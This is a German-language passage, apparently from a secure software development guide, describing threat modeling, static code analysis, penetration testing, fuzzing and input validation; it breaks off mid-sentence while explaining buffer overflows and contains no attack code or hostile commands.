Für die sichere Softwareentwicklung ist es nötig, nach Vorgabe eines vollständigen Konzepts und Designs zu entwickeln. Aus diesem Grund sind Entwicklungsmethoden mit dem Schwerpunkt auf der Struktur, denen mit dem Schwerpunkt auf die Flexibilität, vorzuziehen.

Designfehler können ohne ein vorliegendes Design nur aufwändig und meist erst nach der Designphase erkannt und behoben werden.

Die Einführung sicherer Softwareentwicklung wird durch agile Methoden, in denen wenig bis keine Planung des Projekts stattfindet und häufig (beispielsweise wöchentlich)

ein neuer Prototyp entsteht, kaum erschwert. Jede Version der Prototypen muss nur zeitnah komplett getestet werden.

Wird eine agile Methode verwendet, bietet sich das Microsoft Solutions Framework an zur automatisierten Überrprüfung des SDL. Das Framework ermöglicht es auch kleinen Unternehmen den SDL anzuwenden, indem Aufgaben und Rollen an den Unternehmensspezifischen Software-Entwicklungsprozess angepasst werden.

Methoden wie das Wasserfallmodell, V-Modell oder Model Driven Development haben eine klare Struktur, in denen sich viele Testarten als Abnahmetest einsetzen lassen, womit sie sich hervorragend für toolgestützte Sicherheitsüberprüfungen eignen.

6.1.3 Verfahren zur Identifizierung von Sicherheitslücken

Bisher nicht erkannte Sicherheitslücken lassen sich mit - für die jeweiligen Softwareentwicklungsphasen - speziellen Verfahren identifizieren:

1. Systematische Suche nach Sicherheitslücken mit den Verfahren Threat Modeling, Static Source Code Analysis, Penetration Testing und Dynamic Analysis (Fuzzing).
2. Identifizieren aller aus dem Internet ausnutzbaren Sicherheitslücken (remote) und Bewerten dieser Sicherheitslücken (Priorisierung).

So können Sicherheitslücken identifiziert werden, die beispielsweise die folgenden Angriffe ermöglichen:

- Verletzung der Zugriffsregeln
- Formatstring-Angriffe
- SQL-Injections
- Buffer Overflows.

Im traditionellen Software Testing, sind die Ziele von Tests nur die spezifizierten Funktionalitäten. Nicht-funktionale Tests werden vernachlässigt.




Abbildung 2: Softwareentwicklungsphasen und Verfahren zur Identifizierung von Vulnerabilities

Beim Threat Modeling werden Design-Fehler identifiziert, indem zum Beispiel Angriffsbäume und Datenflussdiagramme ausgewertet werden. Beim Fuzzing werden hierzu die Eingabeschnittstellen (Attack Surface) gerade mit solchen Eingaben (attack strings) attackiert, die nicht spezifiziert sind, wodurch ein Fehlverhalten der Software provoziert wird.

6.2 Threat Modeling

Im traditionellen Softwareentwicklungszyklus werden Maßnahmen zur Erhöhung des Sicherheitsniveaus von Software meist erst kurz vor Auslieferung der Software - häufig aber auch erst nach Auslieferung der Software - umgesetzt. Da etwa die Hälfte der Sicherheitslücken auf Designfehler zurückgeht, müssten sie in der Designphase behoben und Sicherheitsmaßnahmen bereits während der Designphase implementiert werden.

Threat Modeling unterstützt als heuristisches Verfahren die methodische Entwicklung eines vertrauenswürdigen Systementwurfs und einer Architektur in der Designphase der Softwareentwicklung – die Fehlerbehebungskosten sind in dieser Entwicklungsphase noch am geringsten.

Der systematische Ablauf des Threat Modelings mit den vier Stufen ist in Abbildung 3 grafisch dargestellt:

- Sicht eines Angreifers verstehen
- Sicherheit charakterisieren
- genutzte Verfahren und
- Threats bestimmen

In jeder Stufe werden zugehörige Aktionen durchgeführt, mit dem Ziel, das Threat Model genauer zu spezifizieren und weiter auszubauen.

Gleichermaßen lassen sich schon bestehende Systementwürfe und Architekturen verifizieren, mit dem Ziel der Identifizierung, Bewertung und Korrektur von Sicherheitslücken.




Abbildung 3: Threat Modeling Prozess

6.2.1 Verfahren

Nach vollständiger Identifizierung schützenswerter Komponenten (Assets) sowie zugehöriger Bedrohungen beginnt die Identifizierung von Sicherheitslücken mit der Analyse der Dokumentation – insbesondere des Sicherheitsdesigns - sowie eine Untersuchung der Programmablaufpläne.

Die Identifizierung und Bewertung der Bedrohungen und Sicherheitslücken kann etwa durch die Auswertung von Datenflussdiagrammen (Abb. 4) und Angriffsbäumen (attack trees) erfolgen (Abb. 5).

Auf der Grundlage dieser Analysen erfolgt die Behebung der Sicherheitslücken. Neben den unterschiedlichen, in die Threat Modeling Tools implementierten Maßnahmen (zum Beispiel Redesign, Standard Mitigation, Custom Mitigation und Accept Risk) ist eine individuelle Behandlung von Bedrohungen und Sicherheitslücken sowie die Kontrolle der implementierten Sicherheitsverfahren erforderlich.




Abbildung 4: Datenflussdiagramm mit Vertrauensgrenzen

Im abschließenden Bericht werden die identifizierten Sicherheitslücken beschrieben, bewertet und priorisiert und zu den identifizierten sicherheitsrelevanten Designfehlern werden Empfehlungen zur Behebung der identifizierten Sicherheitslücken ausgespro-chen.




Abbildung 5: Fehlerbaum im Threat Modeling

6.2.2 Analyse der Datenflüsse

Datenflussdiagramme unterstützen die Zerlegung eines Systems in überschaubare Tei-le zur Überprüfung auf Sicherheitslücken. Vertrauensgrenzen kennzeichnen die Grenze zwi-schen vertrauenswürdigen und nicht vertrauenswürdigen Komponenten.

Die Erstellung eines korrekten Datenflussdiagramms ist Voraussetzung für ein korrektes Bedrohungsmodell.

Ziel ist ein Verständnis der Sicherheitsarchitektur, die Identifizierung von Designfehlern und die Minimierung möglicher Angriffspunkte (Attack Surface).




Abbildung 6: Mit Threat Modeling identifizierte Sicherheitslücken eines Internet-Marktplatzes

6.3 Static Source Code Analysis

Ab der Implementierungsphase wird die Konformität des Quellcodes der Zielsoftware (White-Box Test!) mit formalen Methoden auf Einhaltung syntaktischer Programmierkonventionen der Programmiersprache und auf Einhaltung der Programmierrichtlinien über-prüft - vergleichbar einem Parser, der eine lexikalische, syntaktische und semantische Analyse des Programmcodes durchführt.

Aufgrund lexikalischer Regeln der verwendeten Programmiersprache und den semantischen Zugehörigkeiten benötigen die jeweiligen Fehler meist zusätzlich einen manuellen Audit, um False Positives auszuschließen und entsprechende Behebungsstrategien zu entwerfen. Die Qualität und Quantität des Analyse-Resultats hängt somit maßgeblich von der Auswahl geeigneter Tools (und geschultem Fachpersonal) ab.

Static Source Code Analysis (Code Review) wird Tool-gestützt automatisiert beziehungsweise semi-automatisiert durchgeführt; die Befunde der Tools wer-den gesammelt und ‚manuell' ausgewertet. Analysiert wird der Quellcode der Zielsoftware ohne ihn auszuführen (vergl. aber Dynamic Analysis: Fuzzing). Der systematische Ablauf der Static Source Code Analysis ist in Abb. 7 grafisch dargestellt.




Abbildung 7: Static Source Code Analysis Prozess [nach Chess 2007]

Die Verwendung eines für die jeweilige Zielsoftware geeigneten Static Source Code Ana-lysis Produkts ermöglicht die Identifizierung folgender Fehlerarten:

- Uninitialized Variable
- Null Pointer Dereference
- Null Test After Dereference
- Negative Character Value
- Ignored Return Value
- Cast Alters Value
- Unused Value
- Buffer overflows
- Integer Overflow of Allocation Size
- File System Race Condition, Deadlocks, Livelocks
- Memory Leaks
- Double Unlock
- Unreachable Data Flow
- Unreachable Call
- Unreachable Control Flow
- Redundant Condition
- Use After Free
- Negative File Descriptor
- Useless Assignment
- Unreachable Computation
- Double Close
- unsichere Funktionen

6.4 Penetration Testing

Penetration Testing ist ein Verfahren zum halbautomatischen Testen von Netzwerken, Computersystemen und Software auf bekannte Sicherheitslücken. Es wird außerdem ein-gesetzt um Software ab der Implementierungsphase auf logische Fehler, die Erfüllung funktionaler Anforderungen und bisher nicht-identifizierte Sicherheitslücken manuell zu testen.

Zur Durchführung des Verfahrens werden Test Cases erstellt die vorrangig die Implementierung von funktionalen Anforderungen und Sicherheitsanforderungen testen sollen. Die Tests werden manuell und halbautomatisch, mit Hilfe von Penetration Testing Tools durchgeführt. Ablauf, Struktur und Wirksamkeit der Tests werden maßgeblich durch die Qualifikation der ausführenden Security-Experten bestimmt.

Abbruchkriterien für einen Penetration Test sind meist:

- Abschluss aller Test Cases
- Identifizierung einer bestimmten Anzahl von Implementierungsfehlern
- Ablauf einer vorgegeben Testzeit

6.5 Dynamic Analysis: Fuzzing

Fuzzing dient der methodischen und systematischen Identifizierung nicht-identifizierte Sicherheitslücken.

Die Robustheit der untersuchten Zielsoftware wird mit zielgerichteten (unvorhergesehenen) Eingabedaten überprüft; dabei sollen vorhandene Fehler und Sicherheitslücken aus-genutzt und ein anomales Verhalten der Zielsoftware provoziert werden. Beispielsweise können in die Eingabedaten Sonderzeichen eingestreut, bestimmte Zeichen mehrfach wiederholt oder auch überlange Eingaben generiert werden, um beispielsweise Buffer Overflows zu erreichen.

6.5.1 Verfahren

Die Zielsoftware wird in einem Testbed ausgeführt und untersucht. Hierzu kann die Soft-ware in einer virtuellen Maschine oder auf einem anderen Testsystem ausgeführt werden. Die Verfahren Fuzzing benötigt also keinen Quellcode (Black-Box Test).

Das häufig vorgeschlagene Brute Force Verfahren, alle Eingabeschnittstellen mit allen technisch möglichen Eingaben (Bit-Kombinationen) zu bombardieren (erste Fuzzer-Generation: Recursive Fuzzing), führt nur selten zum Erfolg und benötigt einen überaus hohen Rechenzeitaufwand. Vergleichbares gilt für Zufallsdaten als Attack String.

Daher werden Fuzzer eingesetzt, denen Rahmendaten wie etwa ein Protokollaufbau vorgegeben werden oder die aus ‚regulären' Eingabedaten lernen, die relevanten - und damit die zur Identifizierung von Sicherheitslücken führenden - Eingabedaten auszuwählen und einzusetzen (zweite Fuzzer-Generation: Replacive Fuzzing).




Abbildung 8: Fuzzing Prozess

Dazu werden beim Fuzzing die Eingabeschnittstellen identifiziert, an die die Test- und Angriffsdaten gesendet werden (vergl. Abb. 8). Eingabeschnittstellen können Netzwerkprotokollaufrufe (HTTP, SMTP, SIP, LDAP etc.), RPC, Web Services, File Formats, Command Line Parameters etc. sein.

6.5.2 Herausforderungen der Identifizierung von Sicherheitslücken

Mit den vier Verfahren Threat Modeling, Static Source Code Analysis, Penetration Testing und Dynamic Analysis (Fuzzing) werden jeweils unterschiedliche Sicherheitslücken wirkungsvoll identifiziert. Allerdings erbringt erst die Kombination aller vier Verfahren das bestmögliche Ergebnis, da mit jedem der 4 Verfahren anders geartete Sicherheitslücken identifiziert werden:

- Threat Modeling identifiziert Designfehler
- Static Source Code Analysis identifiziert funktionale und Codierungsfehler
- Penetration Testing identifiziert bekannte Sicherheitslücken sowie mit manuellem Testen logische Fehler, die Erfüllung funktionaler Anforderungen sowie auch bisher nicht-identifizierte Sicherheitslücken
- Dynamic Analysis (Fuzzing) Implementierungs- und Sicherheitsfehler

6.5.3 Tool-Kombination

Mit einem einzigen (dem scheinbar wirksamsten) Fuzzing-Tool werden allerdings nicht alle Sicherheitslücken identifiziert. Mit jedem Fuzzing-Tool werden nämlich andere Sicherheitslücken identifiziert. Erst eine gezielt vorgenommene Kombination geeigneter Fuzzing-Tools identifiziert ein Optimum bisher nicht erkannter Sicherheitslücken – und auch in einer angemessen kurzen Zeit.




Abbildung 9: Automatisierter Zielsoftware-spezifischer Auswahlprozess

6.5.4 Monitor Kombination

Zur Interpretation des Fuzzing Prozess sollten mehrere Monitore eingesetzt werden, um den ‚manuellen' Aufwand der Interpretation der Fuzzingergebnisse beim Sicherheitsexperten klein zu halten.

6.5.5 Expert Advice - Manual Auditing durch IT-Sicherheitsexperten

Häufig unterschätzt wird die erforderliche Expertise der Mitarbeiter, um die Ergebnisse der Tools auszuwerten. Im Einzelfall können von den, im Fuzzing Prozess (Abb. 8) gemeldeten Anomalien nur etwa 80 - 90 Prozent als tatsächliche Sicherheitslücken reproduziert und verifiziert werden – die anderen sind False Positives. Für Sicherheitsexperten ist dazu unverzichtbare Voraussetzung ein erhebliches Know-how im Bereich der sicheren Programmierung von Programmierfehlern und den aktuellen Angriffstechniken. Dieser ‚manuelle' Aufwand kann dabei auf zwei Drittel des Gesamtaufwands zur Identifizierung und Verifizierung von Sicherheitslücken geschätzt werden.

Der gesamte Personalaufwand pro identifizierter, kritischer (bisher nicht-erkannter) Sicherheitslücke kann bei wirkungsvoller Verfahren- und Toolauswahl auf durchschnittlich nur 8 Personenstunden gesenkt werden! Davon müssen etwa 5 Stunden für den Expert Advice – das manuelle Auditing der Monitorhinweise aufgewendet werden; drei Stunden davon sind als Rüstzeiten für die Bereitstellung der vielen Tools notwendig.

6.6 Verfahrenskombination

Wird auf eines der vier Verfahren Threat Modeling, Static Source Code Analysis, Penetration Testing und Dynamic Analysis (Fuzzing) verzichtet, so können spezifische Sicherheitslücken nicht-identifiziert werden.

In jedem Fall sollten diese vier Verfahren parallel zur Software-Entwicklung eingesetzt werden, am besten schon in der Requirements- und Designphase. Je später in der Software-Entwicklung Sicherheitslücken identifiziert werden, umso aufwändiger und kosten-intensiver wird der Fehlerbehebungs- und Patch-Aufwand.

6.7 Techniken zur sicheren Programmierung

Die bisher genannten Methoden dienen ausschließlich dazu, Sicherheitslücken zu erkennen, also zur Überprüfung der Software in bestimmten Stadien der Entwicklung. Je früher Sicherheitslücken erkannt werden, desto geringer der Patch-Aufwand. Daher ist der kostengünstigste Fall, wenn erst gar keine Sicherheitslücken implementiert werden. Selbst wenn es nicht möglich ist, eine absolut sichere Software zu entwickeln, so kann die Anzahl der Sicherheitslücken während der Implementierung doch erheblich gesenkt werden. Dies erfordert, dass neben der Funktionalität stark auf Sicherheit geachtet wird. Um zu wissen worauf geachtet werden muss, müssen die verschiedenen Arten von Sicherheitslücken und Angriffe dem Entwickler bekannt sein. Um sich vor ihnen zu schützen, müssen die Angriffe auf die Sicherheitslücken verstanden sein. Im Folgenden wird beschrieben, wie einige der häufigsten Sicherheitslücken entstehen und deren Entstehung verhindert werden kann.

6.7.1 Eingabedaten sind potentiell bösartig

Sicherheitslücken können nur für einen Angriff ausgenutzt werden, indem eine Software mit den entsprechenden Eingabedaten versorgt wird. Eingabedaten müssen daher überprüft werden.

Alle Eingabedaten müssen an den äußeren Schnittstellen der Software geprüft werden. So könnten etwa Eingabedaten für einen Taschenrechner auf Buchstaben überprüft werden. Enthält eine Eingabe Buchstaben wird diese nicht angenommen, da es sich um nicht valide Daten handelt.

Durch die korrekte Validierung der Eingabedaten lassen sich die meisten Sicherheitslücken beheben oder zumindest deren Auswirkung minimieren. Dabei wird eine strenge Typisierung der Daten empfohlen. Dazu gehört neben der Längenbegrenzung und Bestimmung der erlaubten Zeichen auch die Nutzung der korrekten Zahlentypen.

6.7.2 Buffer Overflows

Mit Hilfe eines Buffer Overflows kann ein Programm nicht nur manipuliert werden, sondern es lässt sich häufig auch Code unberechtigt einschleusen. Damit kann ein Angreifer Aktionen ausführen lassen, die vom originären Programmcode überhaupt nicht vorgesehen sind.

Als Buffer wird allgemein ein Array aus Zeichen bezeichnet. So lassen sich zum Beispiel Zeichenketten oder andere zusammenhängende Daten dynamisch speichern. Ein Zeichen braucht zur Speicherung im ASCII-Code ein Byte Speicher. Für die Speicherung der Zeichenkette „Hallo" werden also 6 Byte an Speicher benötigt. 5 Byte für die Zeichenkette plus 1 Byte für ein Terminierungszeichen (nur bei Char-Arrays), um das En-

